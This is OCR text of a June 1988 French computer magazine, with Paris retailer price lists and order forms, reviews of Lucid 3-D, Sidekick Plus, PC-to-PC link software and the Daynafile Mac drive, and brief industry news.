-D-PAC2-PLUS.....17990
-E-PAC2-PLUS.....19990

OPTIONS TANDON PAC 286

-DATA-PAC 30 MO.....2500
-SUPPLEMENT MONITEUR COULEUR+CARTE EGA...3500

ZENITH EASY

-EASY-PC1D.....4860
-EASY-PC2D.....5650
-EASY-PC3-HD20Mo.....8160
-Extension 128Ko+Port serie.665

AMIGA

-AMIGA 500.....3980
-AMIGA 500 + COULEUR...6300

-AMIGA 2000-S.....9770
-AMIGA 2000-S+COUL.....12900
-Idem+1 lecteur 3 1/2.....14190
-AMIGA 2000-S-20Mo.....18100
+Moniteur couleur

LES IMPRIMANTES

IMPRIMANTES AMSTRAD
-DMP-2160.....1425
-DMP-3160.....1930
-DMP-4000.....3364
IMPRIMANTES SEIKOSHA
-SP-180-9 AIG-80 COL.....1425
-SL-80-24 AIG-80 COL.....3284
-SL-130-24 AIG-136 CO.....7500
AUTRES IMPRIMANTES
-LX-800-9 AIG-80 COL.....2440
-EXP-500-136 COL.....2700
-NEC-P2200-.....3460
BAC FEUILLE A FEUILLE
-BAC LX800.....990
-BAC SL80.....1425
-BAC NEC P2200..... NC

DISK DUR 110 Mo + DATA PAC 30 Mo + DRIVE 1,2 Mo

TANDON PAC 386

MICROPROCESSEUR INTEL 80386 - VITESSE HORLOGE 20 Mo ,EXTENSI A 8 Mo - DRIVE 1,2 Mo - RECEPTACLE INTERNE POUR DATAPAC - DISK DU DE 110 Mo - CLAVIER 102 TOUCHES - MONITEUR GRAPHIQUE 14" - MONO - RESOLUTION 720 X 348 - CARTE GRAPHIQUE MONO COMPATIBLE HERCULE - PORT SERIE RS232 - PO PARALLELE CENTRONICS - 6 SLOTS D'EXTENSION DISPONIBLES - EN OPTION : MONITEUR COULEUR AVEC CARTE EGA -

TANDON PAC 386

59.990
VERSION MONOCHROME

DISPONIBLE

63.490
VERSION COULEUR EGA

LIVRE SANS DATAPAC

2.500
DATA PAC 30 Mo

PRIX HORS TAXE

CHOISISSEZ VOUS MEME LE PRIX DE VOTRE PC

PROMO ZENITH

PORTABLE Z181 + IMPRIMANTE PORTABLE DICONIX

2 x 720 Ko	15.990 F
1 x 720 Ko + 20 Mo	22.990 F

PROMO TANDON

PCX 20 Mo
7.990 F

PROMO COMMODORE

-PC-1M-512 Ko+MONO.....3360
-PC-1C-512 Ko+COUL.....4620

LES PRIX HYPER-CB

-PC-XT-SD-.....2510
-PC-XT-HD32-Mo.....5530
-PC-XT-HD40-Mo.....6370
-PC-AT-HD20-Mo....8050

LIVRE COMPLET SAUF RAM PAR 256 Ko - CARTE VDEO - MONITEUR - INTERFACE

-RAM 256 Ko.....700
-CARTE SERIE - 1 PORT.....130
-CARTE PARAL-1 PORT.....195
-SERIE/PARALL-AT.....380

OPTIONS HYPER-CB

-HERCULE MONO+PARA....350
-CGA + PORT PARALL.....400
-DUAL CGA-HERCULE.....530
-AUTOSWITCH EGA.....1390
-MONITEUR MONO 12".....690
-MONITEUR MONO TTL.....980
-MONITEUR CGA.....2070
-MONITEUR EGA.....3370

PROMO PC 1640
HD 20 - EGA 12.490 F
+ CADEAU PAO FINESSE

LECTEUR 3" 1/2 POUR AMSTRAD ET AUTRES PC
1.890 F HT

LECTEUR INTERNE 360 - 720 KO

AMSTRAD PCW

TRAITEMENT DE TEXTE
-PCW-8256.....3360
-PCW-8512.....4190
-PCW-9512.....4880

CARTE DISK DUR 40 Mo TANDON
3.990 F

PRIX HORS TAXE - VALABLES JUSQU'AU 30-6-88 SELON STOCKS DISPONIBLES

2 MAGASINS HYPER-CB

PARIS 8 eme
20 RUE DE LA PEPINIERE
75008 - PARIS
TELEPHONE : 42-94-94-04
METRO ST.LAZARE / ST.AUGUSTIN

PARIS 15 eme
183 RUE ST.CHARLES
75015 - PARIS
TELEPHONE : 45-54-39-76
METRO PLACE BALARD / LOURMEL

HYPER-CB VOUS OUVRE UN COMPTE

CREDIT PERMANENT DE
15.000 F
A VOTRE NOM IMMEDIATEMENT

HYPER-CB
CARTE BLANCHE
DEMANDEZ LA

BON DE COMMANDE A ENVOYER A : HYPER-CB 183 RUE ST.CHARLES 75015 PARIS

TELEPHONE : 16-(1)-45-54-39-76

NOM.....
PRENOM.....
ADRESSE.....
.....
CODE POSTAL.....
VILLE.....
TELEPHONE.....
Tom-Dom-Corse: nous consulter

DEMANDE DE CARTE BLANCHE
Je desire ouvrir un compte credit permanent de .....F

01/06/88

ARTICLE	QTE	PRIX	TOTAL

TOTAL DE LA COMMANDE
Participation aux frais de port
De 0 A 500 F Ajouter + 35 F +
+ 500 F Ajouter + 60 F
ENVOIS SERNAM + 150 F =
Offre jusqu'au 30-6-88

LUCID 3-D : LE TABLEUR CLAIRVOYANT

Au monde du tableur manquait son vrai outsider. L'aurait-on trouvé avec Lucid 3-D ? Il allie convivialité, puissance, rapidité et originalité.

En réponse à Lotus 1-2-3 et à ses clones qui se prétendent plus performants les uns que les autres, mais nécessitent des extensions-mémoire pour fournir des temps de traitement acceptables, en réponse à Excel qui réclame des machines haut de gamme sous Windows pour révéler ses réelles capacités, Lucid 3-D de PCSG exploite ses nombreuses fonctions même sur un système standard. De plus, il est résident en mémoire centrale, ce qui autorise à agir en toile de fond d'une autre application. Il possède assurément les qualités du tableur de demain. Lucid 3-D vient d'être introduit en France par Software Technologies.

Occupant 112 Ko en mémoire, Lucid 3-D peut créer des feuilles de calculs tridimensionnelles, ayant jusqu'à 9 999 lignes sur 255 colonnes, mais sans excéder les 57 Ko qui lui sont alloués. Grâce à la troisième dimension (consolidation), cette limite est repoussée au volume du disque. Les menus sont de type 1-2-3 avec une originalité : leur arborescence est conservée visuellement à l'écran.

La souris accroît sans conteste la facilité et la rapidité d'utilisation de Lucid 3-D qui peut néanmoins s'en passer. Le débutant appréciera dans ce tableur son aide en ligne richement documentée (appelable à tout instant par F1) et sa faculté d'effectuer l'ensemble des commandes sans en connaître les bases grâce à des écrans de saisie à choix prédéfinis. L'utilisateur de 1-2-3 pourra récupérer ses feuilles à l'aide du programme LCD-WKS.EXE qui les convertit au format spécifique du logiciel, mais gare au débordement.

Non content de posséder une cinquantaine de fonctions préprogrammées (mathématiques, statistiques, trigonométriques et financières), Lucid 3-D offre la possibilité de les enrichir. Un presse-papiers emprunté au monde du Macintosh assure les classiques fonctions de couper/copier/coller, utilisées de façon quasi permanente dans le logiciel tant pour la recopie de formules que pour la récupération de données provenant d'une autre application, ou pour transférer un champ de cellules de Lucid vers l'application du premier plan. Une fonction Autosave assure de façon astucieuse la sauvegarde régulière de la feuille de calcul par le système. Une calculette résout les opérations arithmétiques classiques avec, si l'on veut, transfert du résultat dans une cellule. Bien que la protection soit semblable à celle de Lotus 1-2-3, elle est plus efficace ici puisque visuellement repérable par des couleurs. Pour parfaire les fonctions d'analyse, Lucid 3-D est pourvu d'une fonction Audit pour lister et visualiser l'ensemble des cellules contenant une formule de calcul, ou les cellules reliées à la cellule active. Le recalcul minimal assure une très grande rapidité de traitement puisque seules les cellules concernées par la nouvelle entrée sont recalculées et non l'ensemble.

La troisième dimension règle tous les problèmes courants de consolidation de feuilles. L'appui sur la touche + du pavé numérique crée un lien entre la feuille de consolidation et n feuilles-sources. Le nombre de niveaux est illimité. Pour mettre en évidence la notion de 3D, l'utilisateur emploiera jusqu'à neuf fenêtres à l'écran et en assurera positionnement, chevauchement et redimensionnement grâce à la souris. Un écran de notes peut être rattaché à n'importe quelle cellule, ce qui est pratique dans le cas d'une cellule liée à une autre.

Doté d'un véritable langage de macrocommandes, Lucid 3-D devrait rencontrer le succès que mérite un tableur réellement novateur. Pour un peu moins de 1 500 F ht, les utilisateurs auront entre les mains un tableur « nouvelle vague ».

ARNAUD DE LA POMMERAYE

Alain Mangin

LUCID 3-D

Fonction : tableur trois dimensions. Fonctionne sous DOS, versions 2.0 et ultérieures.
Version testée : 1.18 américaine.
Editeur : Personal Computer Support Group Inc. (Etats-Unis).
Distributeur en France : Software Technologies.
Prix : 1 450 F ht.
Disponible en version américaine. Francisation en cours.
Service-lecteurs, référence n° 19

JUMBO SIDEKICK PLUS

Plus de deux millions de copies de Sidekick seraient en service dans le monde. Le précurseur des accessoires de bureau résidents renaît aujourd'hui dans une version « Plus ». Fruit de trois ans de développement, elle est réservée aux PC bien pourvus en mémoire.

Impressionnant est le mot qui convient pour qualifier Sidekick Plus. De petit accessoire discret, le produit de Borland est devenu une sorte de poids lourd logiciel, véritable conglomérat d'utilitaires indispensables. Il ne lui manque plus qu'un tableur et un grapheur pour devenir l'ultime intégré.

Le produit lui-même inspire déjà le respect : les quatre disquettes à installer remplissent 1,6 Mo sur le disque dur, et le programme seul occupe plus de 400 Ko. La documentation (en anglais pour l'instant) n'est pas en reste, car le manuel principal dépasse les quatre cents pages. Cependant, il est fidèle à la tradition Borland : clair, didactique et complet. Pour autant, ce « jumbo » Sidekick sait demeurer discret, car il n'occupe que 72 Ko de code résident en MEV (plus de 100 Ko pour l'ancienne version, en configuration maximale). La contrepartie est une certaine lenteur au chargement, ainsi que lors du retour à l'application principale.

DES OPÉRATIONS RAPIDES

A l'usage, ce nouveau Sidekick se révèle plus proche d'un environnement de bureau complet que de l'habituelle collection d'accessoires. Le menu « file manager » remplace avantageusement la classique ligne de commande DOS. Les opérations courantes de recherche de fichier, copie, renomination, changement ou création de sous-répertoire s'opèrent en un instant, et dans une présentation d'écran bien plus agréable que l'énigmatique « prompt » du DOS. Idem pour le formatage d'une nouvelle disquette : Sidekick Plus spécifie clairement le format et la capacité (5"1/4 et 3"1/2, 360 Ko à 1,44 Mo).

La fonction de prise de notes (Notepad) a été améliorée. L'utilisateur dispose maintenant de neuf feuilles de notes indépendantes, avec possibilité de passer instantanément de l'une à l'autre et d'effectuer du couper-coller en provenance de l'écran ou d'une application. L'importation/exportation de données est devenue très souple, grâce à l'usage d'un presse-papiers *(clipboard)*, que l'on peut remplir sans même appeler le menu de Sidekick.

Parallèlement au Notepad, Sidekick Plus comprend maintenant un processeur d'idées *(outliner)*, capable de lire les fichiers de Ready, ThinkTank et PC-Outline. Rappelons qu'un *outliner* est un organisateur d'idées, plus concrètement un éditeur de texte capable de gérer des paragraphes avec des titres hiérarchisés.

Celui de Sidekick peut travailler sur neuf textes à la fois, ou sur 2 000 titres, avec en plus la possibilité d'attacher une feuille de notes de 5 000 caractères (indépendants du texte) à chaque titre. Indispensable pour concevoir de larges synthèses (on jette les idées pêle-mêle, puis on les hiérarchise), cet *outliner* sera également précieux pour le développeur désireux de « naviguer » aisément dans le texte d'une longue source de code.

Outil de bureau par excellence, l'Agenda de Sidekick s'est mué en un organisateur *(Time Planner)*. La feuille de rendez-vous peut s'agrémenter de mémos complémentaires (un par rendez-vous), et s'assortit d'un intéressant emploi du temps (graphique XY montrant la disposition des rendez-vous sur plusieurs jours).

Indispensable aussi, la calculette. En fait, il n'y a plus une calculette mais quatre, dotées chacune de fonctions spécialisées (calcul scientifique, commercial, littéral avec formules – pour les habitués des tableurs –, et multibases pour les programmeurs). De plus, la calculette est dorénavant accompagnée d'un nouvel outil (bande magnétique), simulant le ticket des caisses-enregistreuses. On visualise les opérations précédentes, on les édite et les réintègre dans une application.

UN RÉPERTOIRE FONCTIONNEL

Enfin, le répertoire téléphonique de Sidekick Plus a fait peau neuve. Système documentaire à lui tout seul (une fiche détaillée rattachée à chaque entrée du répertoire, plus un éventuel mémo), il a été complété par des fonctions télématiques très complètes (émulation de terminal avec filtrage des caractères ou transcodage, transferts Xmodem sum ou CRC, apprentissage de scripts, langage de programmation, etc.).

Ce Sidekick se rend rapidement aussi indispensable que son aîné. Peu de défauts à signaler. Tout au plus quelques sautes d'humeur sous OS/2 (gestion des communications séries et formatage de disquettes), ainsi qu'un joyeux charivari avec Word 4 (ne pas choisir une couleur de fond supérieure à 7, sous peine de surprises !). Nous attendons avec impatience la version française. ALAIN MARIATTE

SIDEKICK PLUS

Editeur : Borland.
Fonction : ensemble d'accessoires de bureau sous DOS.
Prix : autour de 2 000 F ht.
Disponibilité : version américaine en juin, version française en septembre avec une émulation Minitel.
Service-lecteurs, référence n° 20

MAXIMICRO®

LA COMPETENCE EN MICRO-INFORMATIQUE

La REVOLUTION TANDON est en marche chez MAXIMICRO

MAXIMICRO

Fait confiance à Tandon

74, rue des Pyrénées, 75020 Paris


43.48.58.58

TOUTE LA GAMME TANDON EN DEMONSTRATION PERMANENTE DANS NOS LOCAUX

Référence 143 du service-lecteurs (page 66)

DE PC À PC EN TGV

Deux logiciels récents, 3X Link et Laplink, autorisent des liaisons de PC à PC à très grande vitesse : 115 200 bauds.



Alain Mangin

3X Link de chez 3X et Laplink distribué par Software Technologies sont deux systèmes de liaisons PC à PC à 115 200 bauds. Une vitesse suffisante pour recopier une disquette 5"1/4 au format 3"1/2 sans attendre éternellement. Chacun des produits comprend un câble avec les prises db9 et db25 et un logiciel. Le câble 3X est bien plus long que celui de Lap (10 m contre 2,40 m). La documentation est encore en anglais chez Lap. Celle de 3X est succincte.

Afin de tester ces dispositifs, pour chacun d'eux nous avons transféré deux programmes d'un PC XT IBM vers un Compaq AT. Le premier, occupant 44 414 octets, a été expédié en 6,9 s via 3X et le second de 60 928 octets migra en 9,1 s. Soit un taux de transfert de 6,4 Ko/s ou encore 52 457 bps en moyenne.

Pour sa part, Lap a effectué la même opération respectivement en 16,8 s et 23 s. Soit un taux de transfert de 2,58 Ko/s ou encore 21 120 bps. Ces temps tiennent compte de la lecture/écriture sur chacun des disques présents en bout de chaîne.

3X Link permet des manipulations simples de fichiers : dir, send (remplaçant copy) et xsend (remplaçant xcopy), delete et cd. Il est très orienté vers le transfert rapide. Contrairement à son homologue, il est résident en mémoire (104 Ko).

Laplink, en revanche, est un véritable utilitaire de gestion de disque dur de la famille Xtree. On peut voir sous forme de graphe le contenu du disque dur, créer, renommer et changer les répertoires. On dispose de commandes globales ou sélectives servant à des manipulations de fichiers groupés. De plus, il n'exige pas que les deux PC soient en communication comme 3X.

ERGONOMIE

Tous deux ont un écran divisé en deux fenêtres. 3X les nomme : « chez moi et chez lui », Lap, plus classiquement, « local drive » et « remote drive ». 3X propose un « prompt », proche du DOS attendant l'une des commandes autorisées. Lap affiche directement chacun des répertoires. Les commandes, type Lotus, sont au bas de l'écran. Voici deux programmes d'apparence semblable qui diffèrent dans leur vocation. 3X, résident, est tourné vers l'échange de données de manière simple et rapide. Lap, plus sophistiqué, est plus lent. Par sa richesse fonctionnelle, il est adapté à la gestion d'un disque dur distant.

ALAIN SIMERAY

3X LINK

Distributeur : 3X.
Prix : 1 500 F ht.
Service-lecteurs, référence n° 21

LAP LINK PLUS

Distributeur : Software Technologies.
Prix : 1 290 F ht.
Service-lecteurs, référence n° 22

DEPUIS LE 1er MAI 1988, LE TRAITEMENT DE texte WordPerfect 4.2 est passé à 4 000 F ht (il était vendu 5 600 F ht). Cette baisse de prix coïncide avec la sortie de la version 5.0 en anglais proposée au prix promotionnel de 4 000 F ht jusqu'à l'arrivée de la version française en septembre à 4 800 F ht. Les mises à niveau de 4.2 en 5.0 et de la version américaine en version française coûteront 800 F ht.
Service-lecteurs, référence n° 23

AMSTRAD LANCE UNE NOUVELLE IMPRImante. La LQ 5000, double interface, 24 aiguilles, imprime à 288 cps en listing et 96 cps en qualité courrier. Elle offre une largeur de 132 colonnes. Equipée en standard d'une interface parallèle et d'une interface série, elle coûte 4 490 F.
Service-lecteurs, référence n° 24

LA COMMANDE ÉLECTRONIQUE LANCE *LCE Tech,* une revue technique sur les produits. 124 pages d'applications, de trucs, de programmes et une disquette. 500 F ttc l'abonnement annuel.
Service-lecteurs, référence n° 25

PROLOGUE SE LANCE À SON TOUR DANS LES salons. Les 1er, 2 et 3 juin, à l'Holiday Inn de la porte de Versailles, aura lieu le premier Salon des solutions multipostes et réseaux du monde Prologue.

tran INFORMATIQUE

LA MAITRISE INFORMATIQUE

Gamme PMS
1er MULTI-STANDARDS EUROPEENS

PMS 386

PMS 286

COMPATIBLE

OS/2 © XENIX © MS DOS ©
VGA
EGA 640 x 480
EGA 640 x 360
CGA - MGA
HERCULES
Lecteur 5" 1/4
1.2 Mo/360Ko
Lecteur 3" 1/2
1.4 Mo/720 Ko
1.2 Mo/360 Ko

Photos non contractuelles

55

Prestige Multi-Standards

BENEFICIEZ DE LA MAITRISE D'UN GRAND CONSTRUCTEUR FRANÇAIS

MAITRISE DE L'EVOLUTION

Avec la gamme *Prestige* Multi-Standards, TRAN S.A. vous arme pour toute évolution. Les PMS sont équipés en standard de :

- **Multi-lecteurs :** 5" 1/4 (1.2Mo/360Ko) 3" 1/2 (1.4Mo/720Ko/1.2Mo/360Ko).
- **Multi-graphiques :** EGA 640 x 480, EGA 640 x 350, HERCULES, CGA automatiquement commutable. En option la compatibilité VGA.
- **Multi-systèmes d'exploitation :** Les PMS supportent les systèmes **OS/2, ou XENIX** en option. Ils sont livrés avec MS-DOS 3.3.

MAITRISE DE LA HAUTE TECHNOLOGIE

Plus de 20% du personnel de TRAN S.A. est détaché à la recherche et au développement. Toujours en avance technologique, ces chercheurs ont développé pour vous les outils d'aujourd'hui et étudient les concepts de demain.

Le département **PSID** (**P**rojets et **S**ystèmes pour l'**I**ndustrie et la **D**éfense) vous fait bénéficier de son savoir faire en Haute Technologie.

MAITRISE DE LA QUALITE

15% du personnel de TRAN S.A. est responsable de la **"QUALITE TOTALE"**, une nouvelle philosophie, une nouvelle technique de contrôle rigoureuse qui vous assure la fiabilité du matériel fabriqué par TRAN S.A.

Compte-tenu de cette fiabilité exemplaire, les appareils de TRAN S.A. bénéficient en plus de la maintenance gratuite assurée dans les laboratoires du réseau national **CGEE ALSTHOM.**

MAITRISE DE LA PUISSANCE

La gamme *Prestige* **Multi-standards** s'étend du PMS 286 au PMS 386 - 16 MHz, PMS 386 - 20 MHz et bientôt PMS 386 - 25 MHz. Ce sont de véritables stations de travail puissantes, rapides et évolutives.

MAITRISE DU SERVICE

Le réseau sélectionné de TRAN S.I.S. PARTNER est créé pour vous apporter le soutien de haut niveau auquel vous avez droit - (**S.I.S.** c'est **S**olutions **I**nformatiques et **S**ervices).

Le département **S.I.S.** de **TRAN S.A.** vous propose aussi une sélection de solutions complètes Hard-Soft assurées par un service de télémaintenance.

OS/2, XENIX, MS DOS sont des Marques Déposées de MICROSOFT. PMS est une Marque Déposée de TRAN S.A.

tran INFORMATIQUE

Documentation, tarifs sur simple demande à : TRAN S.A. - B.P. 51 - 83162 LA VALETTE CEDEX
Tél. 94.21.19.68 - TELEX : 430 916 F FAX : 94.75.85.80

SELECTION DES POINTS DE VENTE TRAN S.A. :

13 Martigues - S.O.M.E.C.I.I. ☎ 42.81.26.12
13 Aix-les-Milles - Micro-Solution ☎ 42.69.01.03
13 Marseille - L'ordinateur Diffusion ☎ 91.54.33.36
14 Caen - Loisir Informatique ☎ 31.85.18.77
22 Lannion - I O D Informatique ☎ 96.46.57.32
27 Bernay - Agir Conseil ☎ 32.43.28.05
33 Bordeaux - Le Forum ☎ 56.91.85.45
44 Nantes - Stand By ☎ 40.69.22.60
45 Orléans - Ets Cavalier ☎ 38.53.23.32
47 Villeneuve - Ets Couturier ☎ 53.70.50.76
51 Reims - Infogec ☎ 26.88.41.80 - 26.82.74.48
51 Reims - C.T.I. Reims ☎ 26.40.39.31
57 Metz - Micro Boutique ☎ 87.75.41.56
63 Clermont-Ferrand - Lattard ☎ 73.92.21.16
64 Pau - Adour Informatique ☎ 59.84.81.40
66 Perpignan - ABC Informatique ☎ 68.67.26.12
67 Erstein - Ets Fritsch ☎ 88.98.03.51
69 Lyon - Lyon Computer ☎ 78.61.16.39
75 Paris - D.F.I. ☎ 42.49.24.61
76 Rouen - Conseil Computer ☎ 35.63.36.06
83 Toulon - Communica ☎ 94.46.40.00
84 Le Pontet - S C R ☎ 90.32.55.46
86 Poitiers - Cacep ☎ 49.88.62.18

Cette liste n'est pas limitative.

DU PC AU MAC (ET RETOUR...)

Le Daynafile tente de rapprocher les galaxies Macintosh et IBM PC par l'adjonction d'un lecteur de disquettes compatible avec le standard MS-DOS.


Le succès du Macintosh dans les entreprises rend de plus en plus crucial l'échange des données avec le parc de PC travaillant sous MS-DOS. Pour réaliser cet échange, il existe plusieurs solutions. Toutes nécessitent, dans un premier temps, de relier physiquement les machines. Ce sera un câble série, le réseau Tops ou le lecteur Daynafile. Ensuite, seulement, on passera à la conversion des données à l'aide d'un logiciel ad hoc (Maclink Plus...) ou bien à la main. Récemment introduit sur le marché français, le Daynafile semble résoudre élégamment ce problème.

Disons le tout net, le Daynafile n'est pas un émulateur IBM PC. En aucun cas, il n'autorise le fonctionnement de logiciels IBM sur un Mac. Il est seulement un instrument permettant d'accéder à des fichiers MS-DOS.

Livré avec une version bridée de l'utilitaire de conversion de fichiers Maclink Plus de Dataviz, cet instrument résoudra – avec une grande réserve relative à l'absence de transcodage des caractères français – la plupart des cas de transferts de fichiers.

Le Daynafile se présente comme un lecteur externe de disquettes supportant différents formats : 360 Ko, 1,2 Mo en 5"1/4 et 720 Ko, 1,44 Mo en 3"1/2. La version testée était un lecteur 360 Ko. Son impressionnante alimentation (5 et 12 V) n'a pu être intégrée à l'appareil. Le lecteur se connecte sur le port SCSI du Macintosh ou en boucle, sur un quelconque périphérique déjà installé.

La documentation (en langue anglaise pour le moment) est claire, mais par trop succincte pour la partie relative au transcodage des fichiers transmis entre un Mac et un PC.


Alain Mangin

DAYNAFILE

Le pilote, sous la forme d'une Init, est à installer dans le dossier système (versions Finder 4.1 et System 5.5 au moins) ; le Daynafile sera automatiquement reconnu au démarrage. Le programme pilote de disque est à ce point transparent que les utilitaires Mac comme Fedit ou MacTools, « abusés », traitent cette disquette MS-DOS sans problème.

Le lecteur pourra également formater de nouvelles disquettes MS-DOS et recevoir, à l'inverse, tout fichier du Mac pour un usage ultérieur sur PC.

Visuellement, la disquette apparaît sur le bureau du Mac, autorisant toutes les fonctions classiques (icônes, copies, dossiers, etc.) qui s'avèrent efficaces et sont traduites en MS-DOS (dossier = répertoire, nom = label, etc.). Hélas, un simple transfert de fichiers par déplacement d'icônes ne règle pas tous les problèmes, même si un fichier IBM peut être, ainsi, théoriquement lu sur le Mac et vice versa.

MACLINK PLUS DE DATAVIZ

Le petit utilitaire Dayna Transfert fourni avec le Daynafile est une version incomplète du logiciel Maclink.

LAPLINK MAC

Laplink Mac, créé par Traveling Software et distribué en France par Software Technologies, est la version hétérogène (Mac/PC) du produit PC Laplink. Il permet de transférer à 57 200 bauds théoriques du Mac vers le PC et inversement. Toutes les opérations sont pilotées depuis le PC qui affiche, dans deux fenêtres, le contenu des disques de chacune des machines.

Un certain nombre « d'options constructeurs » (MacWrite, MS Word, WordPerfect, Pagemaker) permettent les conversions PC vers Mac. Une option ASCII pure élimine les caractères de contrôle.

Laplink Mac est compatible avec les réseaux AppleShare et Tops. On peut transférer vers le PC-pilote un fichier depuis un autre PC lié au Mac par Tops. De manière moins perverse, Laplink reconnaît l'ensemble du serveur de fichiers AppleShare. En pratique, nous avons mesuré un transfert entre un PC IBM et un Mac Plus. La vitesse ne dépasse guère les 10 000 bps.

Simplicité, fiabilité et richesse fonctionnelle font de ce produit un outil intéressant pour la liaison Mac/PC.

A.S.

Concepteur : Traveling Software.
Distributeur : Software Technologies.
Constitution : 1 câble de 2,40 m avec prises db9 / db25 côté PC et db9 / mini Din 8 broches côté Mac, un logiciel PC et un logiciel Mac.
Prix : 1 900 F ht environ.
Service-lecteurs, référence n° 26

MACLINK PLUS

Concepteur : Dataviz.
Distributeur : Alpha Systèmes.
Prix : 2 150 F ht.
Service-lecteurs, référence n° 27

Avec lui, le résultat est parfait... mais pas en France ! A propos des conversions des structures des fichiers entre des applications de type IBM (Word, dBase ou Lotus 1-2-3, etc.) et celles du Mac (Word 3, McMax ou Excel, etc.), ses possibilités s'avèrent étonnantes.

Il demeure qu'en France un problème de taille se pose. Le jeu de caractères IBM n'est pas compatible code à code avec celui du Mac : un « é » IBM donnera un « Ç » sur Mac. Cet utilitaire réalisera correctement la conversion seulement dans le cas du transfert simple de textes non formatés (texte ASCII seul) ou de textes Word (mais c'est ici le Word 3 du Mac qui effectue ce travail de conversion de caractères). Vraiment dommage, d'autant qu'une option « Préférences France » laissait présager le contraire, mais elle semble tout à fait inopérante... Il faudra sans doute se procurer une version complète originale du logiciel Maclink Plus afin de réaliser correctement toutes les opérations de transcodage.

L'utilisation du Daynafile se résume donc à une grande simplicité de transfert de petits fichiers (dans tous les cas, d'une taille inférieure à 720 Ko, capacité optimale d'une disquette MS-DOS version Daynafile) entre Mac et PC. Reste que ce service peut être également rendu par l'usage d'un banal câble de connexion série entre les deux machines et de deux logiciels de transfert de données (par exemple Mac Tell et Procomm). La facilité supplémentaire offerte par le Daynafile (utilisation de l'interface Mac-souris) justifie-t-elle les quelques milliers de francs d'investissement ? Question d'autant plus intéressante que le logiciel Maclink Plus est commercialisé indépendamment.


JEAN-CHRISTOPHE KRUST

DAYNAFILE

Concepteur : Dayna.
Fonction : lecteur externe de disquettes 3"1/2 et 5"1/4 pour Macintosh.
Distributeur en France : Gamic.
Prix : 1 lecteur 5"1/4 de 1,2 Mo ou 1 lecteur 3"1/2 de 720 Ko, 8 150 F ht.
Les deux ensemble : 10 950 F ht.
Le logiciel Dayna Transfert : 950 F ht.
Le câble SCSI pour le Mac : 400 F ht.
Le boîtier de raccordement Terminator : 400 F ht.
Service-lecteurs, référence n° 28

HEWLETT PACKARD ANNONCE QUE LA VERsion d'avril d'OS/2 de Microsoft sera compatible avec les ordinateurs de la série Vectra. OS/2 réclame 640 Ko de mémoire de base, 1 Mo de mémoire étendue (2 à 4 Mo pour plusieurs tâches) et un disque dur.

